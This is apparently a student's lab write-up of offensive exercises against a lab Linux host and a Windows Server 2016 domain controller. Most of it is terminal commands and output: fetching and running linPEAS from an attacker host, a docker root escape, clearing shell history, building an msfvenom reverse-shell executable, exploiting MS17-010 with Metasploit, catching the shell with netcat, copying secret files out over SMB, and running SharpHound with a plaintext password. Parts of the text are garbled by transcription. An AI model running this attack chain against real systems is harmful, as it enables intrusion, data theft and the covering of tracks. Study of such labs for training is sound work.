carrots.txt          100%[=====] 140.02K --KB/s    in 0.001s

2023-07-31 22:33:19 (115 MB/s) - 'carrots.txt' saved [143379/143379]

[
(cyber@KaliCharlie2-3:[~/Desktop/Work/Captures]
$ ls
carrots.txt Charlotte-Secrets NMapScan1 NMapScan2 passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
[
(cyber@KaliCharlie2-3:[~/Desktop/Work/Captures]
$ [
```

#Remove carrots.txt and linPEAS.sh from machine:

The screenshot shows a terminal window with a single pane. The user is on a Kali Linux machine (cyber@KaliCharlie2-3). They list the files in their current directory (~), which include 'carrots.txt', 'linPEAS.sh', 'Phoenix-Secrets', 'snap', and 'utfile'. The user then runs commands to remove both 'carrots.txt' and 'linPEAS.sh'. After removing the files, they list the directory again to verify that only 'Phoenix-Secrets', 'snap', and 'utfile' remain.

```
File Actions Edit View Help
pphillips@cyber-ubuntu:~$ ls
carrots.txt linPEAS.sh Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ rm carrots.txt -
pphillips@cyber-ubuntu:~$ rm linPEAS.sh -
pphillips@cyber-ubuntu:~$ ls
Phoenix-Secrets snap utfile
pphillips@cyber-ubuntu:~$ [
```

#History clean up:

```
40 cd ..
41 ls
42 cd ..
43 ls
44 cd ..
45 ls
46 cd home
47 cd pphillips
48 ls
49 wget -c "http://172.20.50.51/linPEAS.sh" -outfile "linPEAS.sh"
50 ls
51 chmod +x linPEAS.sh
52 ls
53 ./linPEAS.sh
54 whoami
55 bash -p
56 find / -perm -u=s -type f 2>/dev/null
57 sudo -l
58 ps aux
59 echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
60 find / -perm -u=s -type f 2>/dev/null
61 echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
62 find / -perm -u=s -type f 2>/dev/null
63 ifconfig
64 ping www.google.com
65 apt install nmap
66 sudo apt install nmap
67 su
68 su cyber
69 whoami
70 find / -perm -u=s -type f 2>/dev/null
71 su cyber
72 nmap ! sh
73 cat /etc/gshadow
74 ls -l /etc/gshadow
75 ps
76 docker
77 docker run -v /:/mnt --rm -it alpine chroot /mnt sh
78 ls -l /var/run/docker.sock
79 cd /var/run
80 sudo chmod o+rw docker.sock
81 su cyber
82 history
83 exit
84 ls
85 wget -c "http://172.20.50.52/linPEAS.sh" -outfile "/homepphillips/linPEAS.sh"
86 clear
87 wget -c "http://172.20.50.52/linPEAS.sh"
88 wget -c "http://172.20.50.52:81/linPEAS.sh"
89 wget -c "http://172.20.50.52/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
90 wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
91 clear
92 wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
93 ls
94 chmod +x linPEAS.sh
95 ls
96 ./linPEAS.sh > carrots.txt
97 ls
98 ./linPEAS.sh
99 grep -i docker carrots.txt
100 docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
101 ls
102 python3 -m http.server 8080
103 clear
104 ls
105 rm carrots.txt
106 rm linPEAS.sh
107 ls
108 clear
109 history
pphillips@cyber-ubuntu:~$ history -c
pphillips@cyber-ubuntu:~$
```

#History removed verification:

A screenshot of a Linux desktop environment. At the top, there is a menu bar with "File", "Actions", "Edit", "View", and "Help". Below the menu bar is a terminal window showing the command history:

```
pphillips@cyber-ubuntu:~$ history
 1 clear
 2 history
pphillips@cyber-ubuntu:~$
```

Below the terminal is a file manager window showing a single item named "Home".

#All files obtained in my remote Kali:

A screenshot of a Linux terminal window. The user is navigating to a directory and listing files:

```
(cyber@KaliCharlie2-3)~]
$ cd Desktop/Work/Captures
[...]
$ ls
carrots.txt Charlotte-Secrets NMapScan1 NMapScanTZ passwd Phoenix-Secrets root-secret.txt shadow Top-Secert-WWilson.txt Top-Secret.txt
(cyber@KaliCharlie2-3)~]
$
```

The terminal shows the current directory is ~/Desktop/Work/Captures and lists several files: carrots.txt, Charlotte-Secrets, NMapScan1, NMapScanTZ, passwd, Phoenix-Secrets, root-secret.txt, shadow, Top-Secert-WWilson.txt, and Top-Secret.txt.

Appendix C.

Lab 5.1.3 Windows OS Attacks

Wednesday, August 2, 2023
5:09 PM

#Part A

Create SMB share to capture files from Windows:

```
(cyber㉿KaliCharlie2-3)=[/usr/share/doc/python3-impacket/examples]
$ sudo python3 smbserver.py Lab5.1.3 /home/cyber/Desktop/Work/Captures/
[sudo] password for cyber:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed      1,134 Top-Secert-WWilson.txt
[*] Config file parsed      1,134 bytes

*left open for file transfer*
```

#Part B

Configure HTTP server:

Opened http server on port 81 since port 80 is in use:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Script]
$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
|
```

#Part C

Create a custom payload with msfvenom:

```
(cyber㉿KaliCharlie2-3) [~/Desktop/Work/Script]
$ sudo msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.20.50.52 LPORT=53 -f exe -o reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: reverse.exe
```

The screenshot shows a desktop environment with a file manager window open. The window title is "Script". Inside, there are several files: "Links", "linPEAS.sh", "psexec.py", "reverse.exe" (which is highlighted in yellow), "SharpHound.ps1", and "winPEASx64.exe". On the left, a sidebar titled "Places" lists "Computer", "cyber", "Desktop", "Trash", "Documents", "Music", "Pictures", and "Videos". The desktop background is dark.

#Part D

Metasploit payload deliver and Netcat reverse shell for the 2016 server 172.20.50.11:

Set a listener with netcat:

```
File Actions Edit View Help
http * msvenom * cyber@KaliCharlie2-3: ~ * Netcat *
$ nc -nvlp 53
listening on [any] 53 ...
```

The screenshot shows a terminal window with tabs for "http", "msvenom", "cyber@KaliCharlie2-3: ~", and "Netcat". The "Netcat" tab is active, displaying the command "\$ nc -nvlp 53" and the response "listening on [any] 53 ...". The terminal has a dark theme and shows a "File System" icon at the bottom.

Set metasploit payload and exploit:

```
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > search EternalSynergy type:exploit

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
--  --
0  exploit/windows/smb/ms17_010_psexec  2017-03-14    normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec

msf6 > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Configure rhost and lhost to exploit the 2016 server 172.20.50.11:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost => 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
=====
Name      Current Setting  Required  Description
--  --
DBGTRACE  false           yes       Show extra debug trace info
LEAKATTEMPTS 99           yes       How many times to try to leak transaction
NAMEDPIPE
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to (leave blank for auto)
RHOSTS    172.20.50.11     yes       List of named pipes to check
RPORT     445            yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE     ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,... ) or a normal read/write folder share
SMBDomain .
SMBPass
SMBUser

Payload options (windows/x64/meterpreter/reverse_tcp):
=====
Name      Current Setting  Required  Description
--  --
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    172.20.50.52     yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic

msf6 exploit(windows/smb/ms17_010_psexec) >
```

Run exploit ,move through the file system to C:\ directory to make the tmp directory and upload our reverse.exe file:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive ...
[+] 172.20.50.11:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload ...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:58423) at 2023-08-04 00:03:38 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir tmp
Creating directory: tmp
meterpreter > ls
Listing: C:\

Mode          Size     Type   Last modified           Name
--          --      --      --          --
40777/rwxrwxrwx  4096    dir    2016-07-16 08:23:21 -0500  $Recycle.Bin
100666/rw-rw-rw-  1       fil    2016-07-16 08:39:41 -0500  BOOTNXT
40777/rwxrwxrwx  0        dir   2021-06-23 19:07:37 -0500  Documents and Settings
40777/rwxrwxrwx  0        dir   2016-09-12 06:37:02 -0500  Logs
40777/rwxrwxrwx  0        dir   2016-07-16 08:23:21 -0500  PerfLogs
40777/rwxrwxrwx  0        dir   2021-06-23 19:27:29 -0500  Private
40555/r-xr-xr-x  4096    dir    2016-07-16 01:04:24 -0500  Program Files
40777/rwxrwxrwx  4096    dir    2016-07-16 01:04:24 -0500  Program Files (x86)
40777/rwxrwxrwx  4096    dir    2016-07-16 08:23:21 -0500  ProgramData
40777/rwxrwxrwx  0        dir   2021-06-23 19:27:16 -0500  Public
40777/rwxrwxrwx  0        dir   2021-06-23 21:07:09 -0500  Recovery
40777/rwxrwxrwx  4096    dir   2021-06-23 21:06:46 -0500  System Volume Information
40555/r-xr-xr-x  4096    dir   2016-07-16 01:04:24 -0500  Users
40777/rwxrwxrwx  28672   dir   2016-07-16 01:04:24 -0500  Windows
100444/r--r--r-- 384322  fil   2016-07-16 08:39:41 -0500  bootmgr
0000/----- 0       fif   1969-12-31 18:00:00 -0600  pagefile.sys
40777/rwxrwxrwx  0        dir   2023-08-04 06:05:47 -0500  tmp

meterpreter > cd tmp
meterpreter > upload /home/cyber/Desktop/Work/Script/reverse.exe
[*] uploading : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] uploaded : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
meterpreter >
```

Verify that the file uploaded to C:\tmp directory:

```
meterpreter > ls
Listing: C:\tmp
_____
Mode          Size   Type  Last modified      Name
_____
100777/rwxrwxrwx  7168  fil   2023-08-04 06:12:43 -0500  reverse.exe
meterpreter > [REDACTED]
```

Execute file to get a reverse connection:

```
meterpreter > execute -f reverse.exe
Process 9148 created.
meterpreter > ps
Process List
_____
PID  PPID  Name          Arch Session User
_____
0    0     [System Process]
4    0     System          x64  0       NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
248  604   svchost.exe    x64  0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
272  4     smss.exe       x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\smss.exe
372  364   csrss.exe      x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
400  604   svchost.exe    x64  0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
480  364   wininit.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\wininit.exe
488  472   csrss.exe      x64  1       NT AUTHORITY\SYSTEM          C:\Windows\System32\csrss.exe
536  472   winlogon.exe   x64  1       NT AUTHORITY\SYSTEM          C:\Windows\System32\winlogon.exe
604  480   services.exe   x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\services.exe
620  480   lsass.exe      x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\lsass.exe
656  604   svchost.exe    x64  1       HACKME\Administrator        C:\Windows\System32\svchost.exe
700  176   ServerManager.exe x64  1       HACKME\Administrator        C:\Windows\System32\ServerManager.exe
784  604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
840  604   svchost.exe    x64  0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\svchost.exe
916  536   dwm.exe       x64  1       Window Manager\DWIM-1       C:\Windows\System32\dwm.exe
948  604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
996  604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
1064 604   svchost.exe    x64  0       NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
1164 604   svchost.exe    x64  0       NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
1304 604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
1596 604   dftrs.exe      x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\dftrs.exe
1708 604   dns.exe       x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\dns.exe
1724 536   LogonUI.exe    x64  1       NT AUTHORITY\SYSTEM          C:\Windows\System32\LogonUI.exe
1892 604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
1912 604   Microsoft.ActiveDirectory.WebServices.exe x64  0       NT AUTHORITY\SYSTEM          C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
2044 604   spoolsv.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\spoolsv.exe
2056 604   vmtoolsd.exe   x64  0       NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMwareTools.exe
2064 604   ismserv.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\ismserv.exe
2092 604   svchost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
2144 604   MsMpEng.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\msmpeng.exe
2184 604   dfsvc.exe      x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\dfsvc.exe
2236 784   WmiPrvSE.exe   x64  0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\wbem\WmiPrvSE.exe
2244 604   vm3dservice.exe x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\vm3dservice.exe
2308 604   VGAuthService.exe x64  0       NT AUTHORITY\SYSTEM          C:\Program Files\VMware\VMwareVGAuthService.exe
2340 2244  vm3dservice.exe x64  1       NT AUTHORITY\SYSTEM          C:\Windows\System32\vm3dservice.exe
2644 5896  conhost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\conhost.exe
2648 604   vds.exe       x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\vds.exe
2924 3540  vmtoolsd.exe   x64  1       HACKME\Administrator        C:\Program Files\VMware\VMwareTools.exe
2976 604   dllhost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\dlldhost.exe
3064 604   msdtc.exe      x64  0       NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.exe
3952 948   sihost.exe     x64  1       HACKME\Administrator        C:\Windows\System32\sihost.exe
4236 948   taskhostw.exe   x64  1       HACKME\Administrator        C:\Windows\System32\taskhostw.exe
4516 784   LockAppHost.exe x64  1       HACKME\Administrator        C:\Windows\System32\LockAppHost.exe
4620 784   SearchUI.exe   x64  1       HACKME\Administrator        C:\Windows\SystemApps\Microsoft.Search\SearchUI.exe
4676 784   RuntimeBroker.exe x64  1       HACKME\Administrator        C:\Windows\System32\RuntimeBroker.exe
5388 8900  conhost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\conhost.exe
5896 4888  powershell.exe x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
8900 4484  powershell.exe x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
9088 9148  cmd.exe       x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\cmd.exe
9148 5896  reverse.exe    x64  0       NT AUTHORITY\SYSTEM          C:\tmp\reverse.exe
9560 9088  conhost.exe    x64  0       NT AUTHORITY\SYSTEM          C:\Windows\System32\conhost.exe
10568 604   svchost.exe    x64  0       NT AUTHORITY\LOCAL SERVICE  C:\Windows\System32\svchost.exe
10852 3632  MpCmdRun.exe   x64  0       NT AUTHORITY\NETWORK SERVICE C:\Program Files\Windows Defender\MpCmdRun.exe
```

Verify reverse shell connection in netcat listener:

```
[cyber㉿KaliCharlie2-3) [~]
$ nc -nvlp 53
listening on [any] 53 ...
connect to [172.20.50.52] from (UNKNOWN) [172.20.50.11] 58468
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\tmp>
```

Locate the Top-Secert-WWilson.txt file

```
C:\Users\WWilson\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E48B-4073

 Directory of C:\Users\WWilson\Documents

06/28/2021 12:06 PM    <DIR>      .
06/28/2021 12:06 PM    <DIR>      ..
06/28/2021 12:06 PM           1,134 Top-Secert-WWilson.txt
                           1 File(s)       1,134 bytes
                           2 Dir(s)  52,299,583,488 bytes free

C:\Users\WWilson\Documents>
```

Use robocopy to retrieve document on our kali machine:

```
C:\Users\WWilson\Documents>robocopy c:\users\wwilson\documents \\172.20.50.52\Lab5.1.3
robocopy c:\users\wwilson\documents \\172.20.50.52\Lab5.1.3

ROBOCOPY    ::    Robust File Copy for Windows


Started : Friday, August 4, 2023 6:42:17 AM
Source : c:\users\wwilson\documents
Dest  : \\172.20.50.52\Lab5.1.3\
Files  : *.*
Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30

              2   c:\users\wwilson\documents\
*EXTRA File     143379      carrots.txt
*EXTRA File        33      Charlotte-Secrets
*EXTRA File     32947      NMapScan1
*EXTRA File     31812      NMapScanTZ
*EXTRA File        1581      passwd
*EXTRA File          65      Phoenix-Secrets
*EXTRA File          31      root-secret.txt
*EXTRA File        1207      shadow
*EXTRA File          0      Top-Secret.txt
100% New File      402      desktop.ini
100% Older        1134      Top-Secert-WWilson.txt

               Total    Copied   Skipped  Mismatch    FAILED    Extras
Dirs :         1        0        1        0        0        0
Files :        2        2        0        0        0        9
Bytes :  1.5 k   1.5 k        0        0        0  206.1 k
Times :  0:00:00  0:00:00        0:00:00  0:00:00

Speed :          8084 Bytes/sec.
Speed :          0.462 Megabytes/min.
Ended : Friday, August 4, 2023 6:42:17 AM

C:\Users\WWilson\Documents>
```



#Part E

Data capture and WinPEAS analysis in Windows Server 2016:

Retrieved Top-Secret.txt:

```
C:\Users\Administrator.HACKME\Documents>robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3  
robocopy c:\users\administrator.hackme\documents \\172.20.50.52\Lab5.1.3
```

```
ROBOCOPY      ::      Robust File Copy for Windows  
  
Started : Friday, August 4, 2023 7:08:45 AM  
Source  : c:\users\administrator.hackme\documents\  
Dest    = \\172.20.50.52\Lab5.1.3\  
  
Files   : *.*  
Options : *.* /DCOPY:DA /COPY:DAT /R:1000000 /W:30  
  
              2    c:\users\administrator.hackme\documents\  
*EXTRA File      143379      carrots.txt  
*EXTRA File        33      Charlotte-Secrets  
*EXTRA File      32947      NMapScan1  
*EXTRA File      31812      NMapScanTZ  
*EXTRA File       1581      passwd  
*EXTRA File         65      Phoenix-Secrets  
*EXTRA File         31      root-secret.txt  
*EXTRA File      1207      shadow  
*EXTRA File      1134      Top-Secert-WWilson.txt  
100% Older          402      desktop.ini  
100% Older          184      Top-Secret.txt  
  
Total      Copied     Skipped   Mismatch    FAILED    Extras  
Dirs :      1          0          1          0          0          0  
Files :      2          2          0          0          0          9  
Bytes :    586          586          0          0          0      207.2 k  
Times : 0:00:00 0:00:00          0:00:00 0:00:00  
  
Speed :           3617 Bytes/sec.  
Speed :           0.206 MegaBytes/min.  
Ended : Friday, August 4, 2023 7:08:45 AM
```

Make a directory called tmp2 in C:\ directory:

```
C:\>cd ..  
  
C:\>dir  
Volume in drive C has no label.  
Volume Serial Number is E48B-4073  
  
Directory of C:\  
  
09/12/2016  06:35 AM    <DIR>          Logs  
07/16/2016  08:23 AM    <DIR>          PerfLogs  
06/23/2021  07:27 PM    <DIR>          Private  
06/23/2021  07:03 PM    <DIR>          Program Files  
07/16/2016  08:23 AM    <DIR>          Program Files (x86)  
06/23/2021  07:27 PM    <DIR>          Public  
08/04/2023  06:12 AM    <DIR>          tmp  
06/28/2021  12:05 PM    <DIR>          Users  
08/04/2023  01:06 PM    <DIR>          Windows  
               0 File(s)           0 bytes  
               9 Dir(s)  52,297,670,656 bytes free  
  
C:\>mkdir tmp2  
  
C:\>ls  
b"'ls' is not recognized as an internal or external command  
C:\>dir  
Volume in drive C has no label.  
Volume Serial Number is E48B-4073  
  
Directory of C:\  
  
09/12/2016  06:35 AM    <DIR>          Logs  
07/16/2016  08:23 AM    <DIR>          PerfLogs  
06/23/2021  07:27 PM    <DIR>          Private  
06/23/2021  07:03 PM    <DIR>          Program Files  
07/16/2016  08:23 AM    <DIR>          Program Files (x86)  
06/23/2021  07:27 PM    <DIR>          Public  
08/04/2023  06:12 AM    <DIR>          tmp  
08/04/2023  01:10 PM    <DIR>          tmp2  
06/28/2021  12:05 PM    <DIR>          Users  
08/04/2023  01:06 PM    <DIR>          Windows  
               0 File(s)           0 bytes  
              10 Dir(s)  52,297,670,656 bytes free
```

Upload winPEAS.exe to the tmp2 directory:

```
C:\tmp2>dir
dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\tmp2

08/04/2023  01:26 PM    <DIR>        .
08/04/2023  01:26 PM    <DIR>        ..
08/04/2023  01:26 PM      1,678,336 winPEASx64.exe
              1 File(s)     1,678,336 bytes
              2 Dir(s)   52,295,847,936 bytes free

C:\tmp2>
```

Execute winPEASx64.exe and write to file called carrotsout.txt:

```
C:\tmp2>dir
dir
Volume in drive C has no label.
Volume Serial Number is E48B-4073

Directory of C:\tmp2

08/04/2023  01:47 PM    <DIR>        .
08/04/2023  01:47 PM    <DIR>        ..
08/04/2023  01:48 PM      6,548,890 carrotsout.txt
08/04/2023  01:26 PM      1,678,336 winPEASx64.exe
              2 File(s)     8,227,226 bytes
              2 Dir(s)   52,064,034,816 bytes free

C:\tmp2>
```

Robocopy contents of C:\tmp2 directory:

```
C:\tmp2>robocopy c:\tmp2 \\172.20.50.52\Lab5.1.3 /mov

ROBOCOPY    ::      Robust File Copy for Windows

Started : Friday, August 4, 2023 1:52:37 PM
Source : c:\tmp2\
Dest   = \\172.20.50.52\Lab5.1.3\
Files  : *.*


Options : *.* /DCOPY:DA /COPY:DAT /MOV /R:1000000 /W:30

              2    c:\tmp2\           143379    carrots.txt
*EXTRA File          33    Charlotte-Secrets
*EXTRA File          402   desktop.ini
*EXTRA File         32947   NMapScan1
*EXTRA File         31812   NMapScanT2
*EXTRA File         1581    passwd
*EXTRA File          65    Phoenix-Secrets
*EXTRA File          31    root-secret.txt
*EXTRA File         1207    shadow
*EXTRA File         1134   Top-Secert-WWilson.txt
*EXTRA File          184   Top-Secret.txt

100% New File       6.2 m  carrotsout.txt
100% New File      1.6 m  winPEASx64.exe

Total   Copied   Skipped  Mismatch  FAILED  Extras
Dirs :      1        0        1        0        0        0
Files :     2        2        0        0        0       11
Bytes :  7.84 m  7.84 m    0        0        0    207.7 k
Times : 0:00:01  0:00:01        0:00:00  0:00:00

Speed :      7261452 Bytes/sec.
Speed :      415.503 MegaBytes/min.
Ended : Friday, August 4, 2023 1:52:39 PM
```



#Part F

AD Domain analysis with BloodHound:

Upload Hound.ps1 into tmp2 directory:

```
[*] User DC$::HACKME authenticated successfully
[*] DC$::HACKME:aaa20000000000000000000000000000:b8fa0c20000000000000000000000000 disconnecting share(1:IPC$)
[*] DC$::HACKME:aaa20000000000000000000000000000:b8fa0c20000000000000000000000000 disconnecting share(2:LAB5.1.3)
PS C:\tmp2> .\Hound.ps1
PS C:\tmp2>
```

Run Bloodhound:

```
PS C:\tmp2> Invoke-Bloodhound -CollectionMethod All -Domain HackMe.loc -LdapUsername Swilson -LdapPassword OnYourLeft! -ZipFileName HackMe.zip
Invoke-Bloodhound -CollectionMethod All -Domain HackMe.loc -LdapUsername Swilson -LdapPassword OnYourLeft! -ZipFileName HackMe.zip
b'
Initializing SharpHound at 2:19 PM on 8/4/2023
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 54 MB RAM
Status: 92 objects finished (+92 5.75)/s -- Using 61 MB RAM
Enumeration finished in 00:00:16.1570173
Compressing data to C:\tmp2\20230804141900_HackMe.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 2:19 PM on 8/4/2023! Happy Graphing!

PS C:\tmp2> dir
    Directory: C:\tmp2

Mode          LastWriteTime     Length Name
--          ——————     ————— ——————
-a——        8/4/2023  2:19 PM      11427  20230804141900_HackMe.zip
-a——        8/4/2023  2:12 PM      974235  Hound.ps1
-a——        8/4/2023  2:19 PM      15638  MWIyNjIxMjQtNWIyYi00NzM2LTkxYT
-a——        8/4/2023  2:19 PM      AtNDliMjBhZmRjNTdj.bin
[*] Closing down connection (172.20.50.11,60389)
```

Move over zip file from tmp2 directory to our linux machine:

```
PS C:\tmp2> robocopy c:\tmp2 \\172.20.50.52\Lab5.1.3
robocopy c:\tmp2 \\172.20.50.52\Lab5.1.3

ROBOCOPY      ::      Robust File Copy for Windows

Started : Friday, August 4, 2023 2:24:00 PM
Source : c:\tmp2\
Dest   : \\172.20.50.52\Lab5.1.3\

Files : *.*

